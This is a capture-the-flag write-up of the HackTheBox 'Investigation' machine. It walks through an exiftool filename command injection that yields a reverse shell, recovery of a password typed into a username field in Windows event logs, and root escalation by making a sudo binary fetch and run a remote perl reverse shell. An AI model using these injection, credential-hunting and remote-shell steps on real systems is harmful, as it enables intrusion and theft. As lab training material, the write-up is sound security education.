Summary

`Investigation` is a Medium level difficulty Linux machine from HackTheBox. It's running `SSH` service and a Web application that analyzes the images uploaded to the server. We get **RCE** on the Web application and get the foothold as a low privilege user. After reading a `Winows Event Log` , we found a password that's put as username by mistake and it can used for `SSH` authentication. For privilege escalation, we found that we could run a binary as *root*. With some basic Reverse Engineering, we've analyzed what it does and got shell access as *root*.


Initial Scan

Firstly, we run a `nmap` scan on the target with version scan(`-sV`) and default script(`-sC`) options.

```
nmap -p- -sV -sC 10.10.11.197
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 2f1e6306aa6ebbcc0d19d4152674c6d9 (RSA)
|   256 274520add2faa73a8373d97c79abf30b (ECDSA)
|_  256 4245eb916e21020617b2748bc5834fe0 (ED25519)
80/tcp open  http    Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://eforenzics.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: eforenzics.htb; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

It looks like `eforenzics.htb` is the hostname we need to add to hosts file. We could easily do it with your favourite text editor. I'm using `Sublime Text` so I'll be using `subl`.
`sudo subl /etc/hosts`




```
127.0.0.1   localhost
127.0.1.1   kali
::1     localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters

10.10.11.197 eforenzics.htb
```

Now, we can start enumerating the website.

Enumerating Webapp

When we're browsing the web application, we can see that they're hosting a "Free Image Forensics Service" on `service.html`.



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
Upon checking the service, it looks like we could upload a file to their server. We could try uploading a PHP reverse shell file but the service accepts only PHP files so it's not really useful here. We'll try uploading a valid image file to the server to see what the service is actually doing.



```
ExifTool Version Number         : 12.37
File Name                       : watermelon.png
Directory                       : .
File Size                       : 38 KiB
File Modification Date/Time     : 2023:04:20 06:32:31+00:00
File Access Date/Time           : 2023:04:20 06:32:31+00:00
File Inode Change Date/Time     : 2023:04:20 06:32:31+00:00
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 360
Image Height                    : 320
Bit Depth                       : 8
Color Type                      : Palette
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Palette                         : (Binary data 222 bytes, use -b option to extract)
Image Size                      : 360x320
Megapixels                      : 0.115
```

So, the "Image Forensics Service" is actually just printing out metadatas of the uploaded image using `exiftool`. We can also see the version of `exiftool` that the application is using. With a quick google search, we've found that `exiftool` versions < 12.38 is vulnerable to a **Command Injection** vulnerability through a crafted file name. See CVE-2022-23935 for more info.

Exploiting Webapp

In order to exploit the command injection vulnerability of `exiftool`, we need to craft a filename for the image file that we'll be uploading. The filename needs to be end with a pipe (`|`) to get the command injection works. Another thing to remember here is that we can't have forward slashes (`/`) in filenames because it's a directory seperator. And a lot of reverse shell payload has forward slashes (`/`) so we need to do some encodings. To make a filename for the command injection, we'll follow these steps -

1. Encode our reverse shell payload in base64
2. Make a payload in the format - `echo base64-encoded-payload|base64 -d|sh`
3. Change the name of the image file to be the formatted payload from step 2
4. End the name of the file with a pipe (`|`)


After uploading the image to the server, we should get a reverse shell on our netcat listener.

Analyzing Outlook mail

Before doing anything else, I like to get a stabalized tty shell just in case we need to use `su` or `Ctrl+C` for interrupting programs we'd be running.

```
python3 -c "import pty; pty.spawn('/bin/bash')"
export TERM=xterm-256color
*CTRL+Z to make the shell go background*
stty raw -echo; fg
stty rows 35 columns 167; reset
```

Now that we have a stabalized shell, we'll start enumerating what we can do for lateral movement in the system. By reading `/etc/passwd` file and checking the `/home` directory, we've found another user in the system called *smorton*. Let's find if there's a file or a directory own by *smorton*



```
www-data@investigation:~/uploads/1681977775$ find / -user smorton 2>/dev/null
/home/smorton
/usr/local/investigation/Windows Event Logs for Analysis.msg
www-data@investigation:~/uploads/1681977775$ file '/usr/local/investigation/Windows Event Logs for Analysis.msg'
/usr/local/investigation/Windows Event Logs for Analysis.msg: CDFV2 Microsoft Outlook Message
```

So, we've found a **Microsoft Outlook Message** file with readable permissions for everyone. We can transfer this file to our own machine by copying it to the webapp directory or hosting a web server in the `/usr/local/investigation` directory.

We could easily download the file to our Kali machine using `wget` but Kali doesn't have a tool pre-installed for opening Outlook message files. So, we'll need to install a tool called `msgconvert`. Here's how to install it -

```
sudo apt-get update
sudo apt-get install libemail-outlook-message-perl libemail-sender-perl
```

When we finished installing the package, we could run `msgconvert file.msg` to get a human-readable `file.eml` file. Now that the file is readable, we could open our favourite text editor see the contents inside it and it looks like the mail has an attached `.zip` file encoded in base64. Trying to decode it with `base64` returns an error message saying "Invalid Input". This is probably happening because of line breaks and format differents between **DOS** system and **UNIX** systems. We can use tools like `dos2unix` and `unix2dos` to make it work with `base64` tool on your system.

```
dos2unix logs.zip.b64
base64-d logs.zip.b64 > logs.zip
```

After decoding the base64 decode string, we'll get a `.zip` file and we could use `unzip` to see the contents of the file easily. So, it's an `.evtx` file which is **Windows Event Log** file compressed. We could use the event viewer program on our Windows host machine or we could can use tools like chainsaw. We can see how to use this tool in the walkthrough by **IppSec**. For now, we'll install another tool for converting this file into either a `.txt` file or a `.xml` file. It's called `evtxexport` and it's in the `libevtx-utils` package.

```
sudo apt-get update
sudo apt-get install libevtx-utils
evtxexport security.eml > security.txt
evtxexport -f xml security.eml > security.xml
```


Analyzing Windows Event Logs

The attached Windows event log file is a huge one with 22,000+ logs and about 15MB in file size so it's impossible to read every logs in details. We could scan the file to roughly get the idea of what are being recorded as logs.

Many different stuffs are being logged including authenticating processes. It's very common for users to enter their passwords in the username field by accident so we could filter the usernames to see if there's password in there.

```
cat security.xml | grep "TargetUserName" | sort -u
```


By running this command, we'll see that there's a string that looks like a password. We can login to the `SSH` server with the user we found, *smorton*, and this string we found. With this, we finally got `SSH` shell as user *smorton* and the user flag in the `/home/smorton` directory



```
smorton@investigation:~$ ll
total 28
drwxrwx--- 3 smorton smorton 4096 Jan  9 10:47 ./
drwxr-xr-x 3 root    root    4096 Aug 27  2022 ../
lrwxrwxrwx 1 root    root       9 Aug 28  2022 .bash_history -> /dev/null
-rwxrwx--- 1 smorton smorton  220 Feb 25  2020 .bash_logout*
-rwxrwx--- 1 smorton smorton 3771 Feb 25  2020 .bashrc*
drwxrwx--- 2 smorton smorton 4096 Aug 27  2022 .cache/
-rwxrwx--- 1 smorton smorton  807 Feb 25  2020 .profile*
-rw-r----- 1 root    smorton   33 Apr 20 05:13 user.txt
smorton@investigation:~$ cat user.txt
617bf[redacted]12675
smorton@investigation:~$ 
```

Enumerating for Privilege Escalation

Since we already got `SSH` shell and the password for the current user, we can start enumerating for privilege escalation. As a rule of thumb, whenever we have the password of a user, we should try running `sudo -l` to see if we have permission to run something as another user, preferably as *root*.




```
smorton@investigation:~$ sudo -l
Matching Defaults entries for smorton on investigation:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User smorton may run the following commands on investigation:
    (root) NOPASSWD: /usr/bin/binary
smorton@investigation:~$ file /usr/bin/binary
/usr/bin/binary: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=a703575c5c944bfcfe
a8a04f0aabaf0b4fa9f7cb, for GNU/Linux 3.2.0, not stripped
smorton@investigation:~$ ls -l /usr/bin/binary
-r-xr-xr-- 1 root root 19024 Jan  5 16:02 /usr/bin/binary
smorton@investigation:~$ 
```

It looks like we can run a binary called `binary` (duh) as *root* with no password required. But when we run it, it exits immediately with an output saying "Exiting...". **But** it's readable by everyone! It might not sound interesting to have a readable permissions for a **compiled** binary but the fact the we could read it means we could transfer it to our Kali machine and analyze it locally.

```
python3 -m http.server --directory=/usr/bin   # Victim machine
wget http://eforenzics.htb/binary -O binary   # Attacker machine
```

Now that we got the binary on our machine, we can start analyzing it. We know that the `binary` exits with a stdout but let's see what's happening with `ltrace` -


```
ltrace ./binary
```



```
┌──(kali㉿kali)-[/HTB/investigation]
└─$ ltrace ./binary
Exiting...
+++ exited (status 0) +++
```

It's just the exit output and nothing more. That wasn't really helpful... Let's try `strings` to see the readable strings in `binary` file -

```
strings binary
```



```
Exiting...
lD[redacted]Qn
Running...
perl ./%s
rm -f ./lD[redacted]Qn
```

We found a piece of string, `perl` command and removing a file with the same name as the piece of string we found at first. We could pass a `perl` script as an argument and run the `binary` but it's still the same, exiting with the same output.


So, we only have one option which is to decompile and do some reverse engineering on the `binary`. For this task, we'll be using `radare2` tool since it's lightweighted and it's pre-installed on Kali. Here's some mini cheatsheet for `radare2` -

```
r2 -d ./binary
aaa      # Analyze the program
s main   # Seek the start of main()
pdf      # Print current function
VV       # Graphical view of current function
```

After spending hours of reading and begging ChatGPT, I was finally able to guess what the `binary` is doing. Here's a pseudocode of what `binary` is doing -

```
if (number of arguments == 2):
        continue
else:
        exit

if (uid == 0):
        continue
else:
        exit

if (argument_list[2] == "lD------Qn")
        curl argument_list[1] -o file
        perl ./file
else:
        exit
```

So, all we need to do is write a `perl` reverse shell program on our machine, host a webserver and then run `sudo /usr/bin/binary http://my-ip/rev.pl "lD------Qn"` and we should get a reverse shell as *root* on our netcat listener. We could use `perl` reverse shell by pentestmonkey, it can be found in `/usr/share/webshells/perl/` directory.



```
smorton@investigation:~$ sudo /usr/bin/binary http://10.10.16.21/rev.pl lDnxUysaQn
Running ...
Content-Length: 0
Connection: close
Content-Type: text/html

smorton@investigation:~$ Content-Length: 42
Connection: close
Content-Type: text/html

Sent reverse shell to 10.10.16.21:4242<p>
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4242
listening on [any] 4242 ...
connect to [10.10.16.21] from (UNKNOWN) [10.10.11.197] 43932
 17:12:07 up 11:59,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
smorton  pts/1    10.10.16.21      14:51    1.00s  0.04s  0.04s -bash
Linux investigation 5.4.0-137-generic #154-Ubuntu SMP Thu Jan 5 17:03:22 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
/
/usr/sbin/apache: 0: can't access tty; job control turned off
# id; whoami; hostname
uid=0(root) gid=0(root) groups=0(root)
root
investigation
# cat /root/root.txt
78989[redacted]947e1
# 
```

References

1. radare2 for dummies
2. Investigation Walkthrough by IppSec